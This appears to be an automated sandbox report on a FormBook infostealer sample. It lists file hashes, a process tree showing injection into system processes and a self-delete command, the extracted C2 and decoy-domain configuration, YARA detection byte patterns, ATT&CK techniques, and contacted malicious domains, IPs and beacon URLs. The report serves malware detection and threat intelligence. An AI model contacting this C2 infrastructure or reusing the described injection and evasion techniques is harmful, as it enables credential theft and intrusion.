ID: 458762
Sample Name: JFBlvEr5H9
Cookbook: default.jbs
Time: 18:11:50
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report JFBlvEr5H9

Overview


General Information

Sample Name:	JFBlvEr5H9 (renamed file extension from none to exe)
Analysis ID:	458762
MD5:	214b1ddf045e4d6.
SHA1:	8bb7c462fb649d1.
SHA256:	d8e25ce44c4605..
Tags:	32 exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



- **System is w10x64**
- JFBlvEr5H9.exe (PID: 2036 cmdline: 'C:\Users\user\Desktop\JFBlvEr5H9.exe' MD5: 214B1DDF045E4D6FDD73A5C8788D2ADC)
  - JFBlvEr5H9.exe (PID: 1760 cmdline: C:\Users\user\Desktop\JFBlvEr5H9.exe MD5: 214B1DDF045E4D6FDD73A5C8788D2ADC)
    - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - mstsc.exe (PID: 6868 cmdline: C:\Windows\SysWOW64\mstsc.exe MD5: 2412003BE253A515C620CE4890F3D8F3)
      - cmd.exe (PID: 7048 cmdline: /c del 'C:\Users\user\Desktop\JFBlvEr5H9.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 7104 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.adultpeace.com/p2io/"
  ],
  "decoy": [
    "essentiallyourscandles.com",
    "cleanxcare.com",
    "bigplatesmallwallet.com",
    "iotcloud.technology",
    "dmgt4m2g8y2uh.net",
    "malcorinmobiliaria.com",
    "thriveglucose.com",
    "fuhaitongxin.com",
    "magetu.info",
    "pyithuhluttaw.net",
    "myfavbutik.com",
    "xzklrhy.com",
    "anewdistraction.com",
    "mercuryaid.net",
    "thesoulrevitalist.com",
    "swayam-moj.com",
    "liminaltechnology.com",
    "lucytime.com",
    "alfenas.info",
    "carmelodesign.com",
    "newmopeds.com",
    "cyrilgraze.com",
    "ruhexuangou.com",
    "trendbold.com",
    "centergolosinas.com",
    "leonardocarrillo.com",
    "advancedaccessapplications.com",
    "aideliveryrobot.com",
    "defenestration.world",
    "zgcbw.net",
    "shopihy.com",
    "3cheer.com",
    "untylservice.com",
    "totally-seo.com",
    "cmannouncements.com",
    "tpcgzwlpyggm.mobi",
    "hfjxhs.com",
    "balloon-artists.com",
    "vectoroutlines.com",
    "boogerstv.com",
    "procircleacademy.com",
    "tricqr.com",
    "hazard-protection.com",
    "buylocalclub.info",
    "m678.xyz",
    "hiddenwholesale.com",
    "ololmychartlogin.com",
    "redudiban.com",
    "brunoecatarina.com",
    "69-1hn7uc.net",
    "zmzcrossrt.xyz",
    "dreamcashbuyers.com",
    "yunlimall.com",
    "jonathan-mandt.com",
    "painhut.com",
    "pandemisorgugirisi-tr.com",
    "sonderbach.net",
    "kce0728com.net",
    "austinpavingcompany.com",
    "biztekno.com",
    "rodriggi.com",
    "micheldrake.com",
    "foxwaybrasil.com",
    "a3i7ufz4pt3.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.355743155.0000000001530000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.355743155.0000000001530000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.355743155.0000000001530000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000015.00000002.500868398.0000000000B40000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000015.00000002.500868398.0000000000B40000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.JFBlvEr5H9.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.JFBlvEr5H9.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.JFBlvEr5H9.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
4.2.JFBlvEr5H9.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.JFBlvEr5H9.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
JFBlvEr5H9.exe	20%	Virustotal		Browse
JFBlvEr5H9.exe	22%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	
JFBlvEr5H9.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.JFBlvEr5H9.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
advancedaccessapplications.com	0%	Virustotal		Browse
www.pyithuhluttaw.net	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.sajatypeworks.com2	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cnX	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
www.adultpeace.com/p2io/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.anewdistraction.com/p2io/?l8Wd=tZ-TMtLxEfs8&4hUd=ia0dgIkdnBZILDuo3zp8eo0tNiPxoXJfkPpt6P05AAGh3ZPzSagLTNX+xAQ6XfPC4pFf	100%	Avira URL Cloud	malware	
http://www.jiyu-kobo.co.jp/4	0%	URL Reputation	safe	
http://www.fontbureau.com2	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/)	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sajatypeworks.come	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.aideliveryrobot.com/p2io/?4hUd=xikLqsOPlVWNtuenbg8c4HdBraEMa/77ZWBHPvChhgkTxWjk5uoIOMSBJCbeCHS0svVQ&l8Wd=tZ-TMtLxEfs8	0%	Avira URL Cloud	safe	
http://www.fontbureau.comue	0%	URL Reputation	safe	
http://www.fontbureau.comW.TTF	0%	Avira URL Cloud	safe	
http://www.fontbureau.comsivd	0%	Avira URL Cloud	safe	
http://www.fontbureau.comda	0%	Avira URL Cloud	safe	
http://www.fontbureau.comion	0%	URL Reputation	safe	
http://en.wikipedia	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/B	0%	URL Reputation	safe	
http://www.fontbureau.comd	0%	URL Reputation	safe	
http://en.w	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/w	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cnl-nX	0%	Avira URL Cloud	safe	
http://www.pyithuhluttaw.net/p2io/?l8Wd=tZ-TMtLxEfs8&4hUd=NEaCbUvtdfVyj3ONmrIJ7dR/yfSp7Xbba33MRCbi01	0%	Avira URL Cloud	safe	
http://www.fontbureau.comn	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn3	0%	Avira URL Cloud	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/s/0	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnicr	0%	Avira URL Cloud	safe	
http://www.fontbureau.comals	0%	URL Reputation	safe	
http://www.fontbureau.comalic	0%	URL Reputation	safe	
http://www.founder.com.cn/cns-m	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
advancedaccessapplications.com	34.98.99.30	true	true	• 0%, Virustotal, Browse	unknown
www.pyithuhluttaw.net	103.91.67.83	true	true	• 1%, Virustotal, Browse	unknown
www.aideliveryrobot.com	52.20.84.62	true	true		unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
www.anewdistraction.com	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.advancedaccessapplications.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.adultpeace.com/p2io/	true	• URL Reputation: safe	low
http://www.anewdistraction.com/p2io/?l8Wd=tZ-TMtLxEfs8&4hUd=ia0dgIkdnBZILDuo3zp8eo0tNiPxoXJfkPpt6P05AAGh3ZPzSagLTNX+xAQ6XfPC4pFf	true	• Avira URL Cloud: malware	unknown
http://www.aideliveryrobot.com/p2io/?4hUd=xikLqsOPlVWNtuenbg8c4HdBraEMa/77ZWBHPvChhgkTxWjk5uoIOMSBJCbeCHS0svVQ&l8Wd=tZ-TMtLxEfs8	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.20.84.62	www.aideliveryrobot.com	United States		14618	AMAZON-AESUS	true
198.185.159.144	ext-sq.squarespace.com	United States		53831	SQUARESPACEUS	false
103.91.67.83	www.pyithuhluttaw.net	Malaysia		55720	GIGABIT-MYGigabitHostingSdnBhdMY	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458762
Start date:	03.08.2021
Start time:	18:11:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	JFBlvEr5H9 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/1@6/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 29.7% (good quality ratio 26.6%) • Quality average: 72.9% • Quality standard deviation: 31.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:12:54	API Interceptor	1x Sleep call for process: JFBlvEr5H9.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.20.84.62	ORDER_0009_PDF.exe	Get hash	malicious	Browse	• www.microprojects.net/usvr/?UTeX=0nvlV2GPCB&r6=8RyEtVVG+MiCI1HG4WzhTXpggWFiFE6I6c52L9mZQW9H1FVN9zkXeGU91jHst47aV7F3
	PO_0008.exe	Get hash	malicious	Browse	• www.microprojects.net/usvr/?T4Vtm=8RyEtVVG+MiCI1HG4WzhTXpggWFiFE6I6c52L9mZQW9H1FVN9zkXeGU91gn8iZriLesw&mD=3f2XLdWh
	AKG Upgrade Project HP Flare Tip 2018-08311SP-01 R1.exe	Get hash	malicious	Browse	• www.deluxeluxe.com/um8e/?D0Dhj=tQxxJThvRlF7uoOgmKtpnJxKPLvD7BbNwQKdj7BVp8iUEZTiqea3Amb+hFcdLgzdK8CzQxtKUQ==&SpK=0RphU8o
	Order210622.exe	Get hash	malicious	Browse	• www.brilliantpeople.net/rnn4/?0THhF=qhW2N+OENxuMgY6BQaqBOu4zVUVJPBIL429j4mgTcKLmbUhdjsUCZCU6ULuIPrPPYOxR&8pwDR8=e8n098fX
	PO#8076.exe	Get hash	malicious	Browse	• www.trexzin.com/bdIo/?X48Tg=jAEoepUnyJD91hGIbt2H4UvT4GD8W6JahuuTP0mS336S1qZTdyjn+n+zKolxJBcmVMCk&crht=2dW4nLD0NtvHXLw

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WP7IsjaUga.exe	Get hash	malicious	Browse	• www.shopcovetandcrave.com/xkcp/?8pN=meM2OjwkY62wSDZXdg/l66lNbQP+VMltxyXirsNu53DvjKPfmqUuxV1+NEGS4eI+DGZeUAgzkg==&j48=cXRx_BcH
	Import Custom Duty invoice & its clearance documents.exe	Get hash	malicious	Browse	• www.shopilyzer.com/hdno/?k6AL=bX2LslV8_8H&5jUh5Lj=vAHjBshrQY90wbP6wYuAGGrsBv3yB0uVhINcxtb/jdclzZG+1EkiLuqYoGnk5rONj/yr
	quote.pdf.exe	Get hash	malicious	Browse	• www.phekl.com/owws/?RR=hW6PN3g+bwFsTqYxfcMdFyeWy4Tbl5JsVDeq1KYqt17Exinv6hntH0if2hhU24Mi3HAxD4apXQ==&rVEx8D=S0GhCH
	bin.exe	Get hash	malicious	Browse	• www.aideliveryrobot.com/p2io/?uN9hQ=ejlP_vuP4dl4N6&qFQl7Pf8=xikLqsOPlVWNtuenbg8c4HdBraEMa/77ZWBHPvChhgkTxWjk5uoIOMSBJCbeCHS0svVQ
	Ac5RA9R99F.exe	Get hash	malicious	Browse	• www.fydia.com/evpn/?CZa4=U0Pdmtql4+VvPQSQ+Swt/ksTplWHB0r6aeBNER6H7DGyqmGYWZ07p8SdnjAA6A5mLpns&CPWhW=C8eHk
	Calt7BoW2a.exe	Get hash	malicious	Browse	• www.fydia.com/evpn/?Dxoxa=ZRmh28X82b&kzrxPDG=U0Pdmtql4+VvPQSQ+Swt/ksTplWHB0r6aeBNER6H7DGyqmGYWZ07p8Sdngg6qRZeROGr
	invoice.exe	Get hash	malicious	Browse	• www.widedepot.com/ch65/?uDKD=JuzkL7T4LUnZTQsUlWd3pHkHj4YuC1s7udC2v9/pP6vadqV25YE+uBd9xvjli+Qg28+H&1bd0lZ=gvRpZrK08tSP66

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	pVXFB33FzO.exe	Get hash	malicious	Browse	• www.thrivezi.com/bw82/?BRAh4F=3XAKDXBTzYl+7eF3IcS+nDMUHIb0m9P0UUgWBFY1xibMAylvduB5azogqQPpRVdFOyxC&VR-T8=l6AlF0u814LH_Lj

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.pyithuhluttaw.net	oewvlm9yhw.exe	Get hash	malicious	Browse	• 103.91.67.83
	olG7GnXKKT.exe	Get hash	malicious	Browse	• 103.91.67.83
	ORDER 200VPS.xlsx	Get hash	malicious	Browse	• 103.91.67.83
	JUN14 OUTSTANDING CONTRACT ORDER-01.xlsx	Get hash	malicious	Browse	• 103.91.67.83
	bbZdhGxjJW.exe	Get hash	malicious	Browse	• 103.91.67.83
	GoRnrfZIAG.exe	Get hash	malicious	Browse	• 103.91.67.83
	bin.exe	Get hash	malicious	Browse	• 103.91.67.83
	Contract RFQ01.xlsx	Get hash	malicious	Browse	• 103.91.67.83
	O64Hou5qAF.exe	Get hash	malicious	Browse	• 103.91.67.83
	feAfWrgHcX.exe	Get hash	malicious	Browse	• 103.91.67.83
	6d56768e_by_Libranalysis.exe	Get hash	malicious	Browse	• 103.91.67.83
	5PthEm83NG.exe	Get hash	malicious	Browse	• 103.91.67.83
	WGv1KTwWP5.exe	Get hash	malicious	Browse	• 103.91.67.83
	lFfDzzZYTl.exe	Get hash	malicious	Browse	• 103.91.67.83
	o52k2obPCG.exe	Get hash	malicious	Browse	• 103.91.67.83
	q3uHPdoxWP.exe	Get hash	malicious	Browse	• 103.91.67.83
	NMpDBwHJP8.exe	Get hash	malicious	Browse	• 103.91.67.83
	1ucvVfbHnD.exe	Get hash	malicious	Browse	• 103.91.67.83
	pumYguna1i.exe	Get hash	malicious	Browse	• 103.91.67.83

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	6dAzFehHE6.doc	Get hash	malicious	Browse	• 23.21.136.132
	vcufsCgeP2.doc	Get hash	malicious	Browse	• 50.16.235.219
	OJYNvmFRjr	Get hash	malicious	Browse	• 54.208.150.10
	0803_0212424605.doc	Get hash	malicious	Browse	• 54.225.219.20
	niKcsf1qRy	Get hash	malicious	Browse	• 54.132.161.17
	uMWZeUs5ZU	Get hash	malicious	Browse	• 52.207.174.69
	PaymentAdvice.exe	Get hash	malicious	Browse	• 3.223.115.185
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 198.178.114.55
	Document.exe	Get hash	malicious	Browse	• 50.16.238.218
	rL3Wx4zKD4.exe	Get hash	malicious	Browse	• 54.242.144.184
	ORDER_0009_PDF.exe	Get hash	malicious	Browse	• 52.20.84.62
	Click_me_to_install_SnapTube_tube_apkpure_dl.apk	Get hash	malicious	Browse	• 3.226.20.171
	bestie.exe	Get hash	malicious	Browse	• 3.223.115.185
	LnjgWbwSin	Get hash	malicious	Browse	• 54.62.172.14
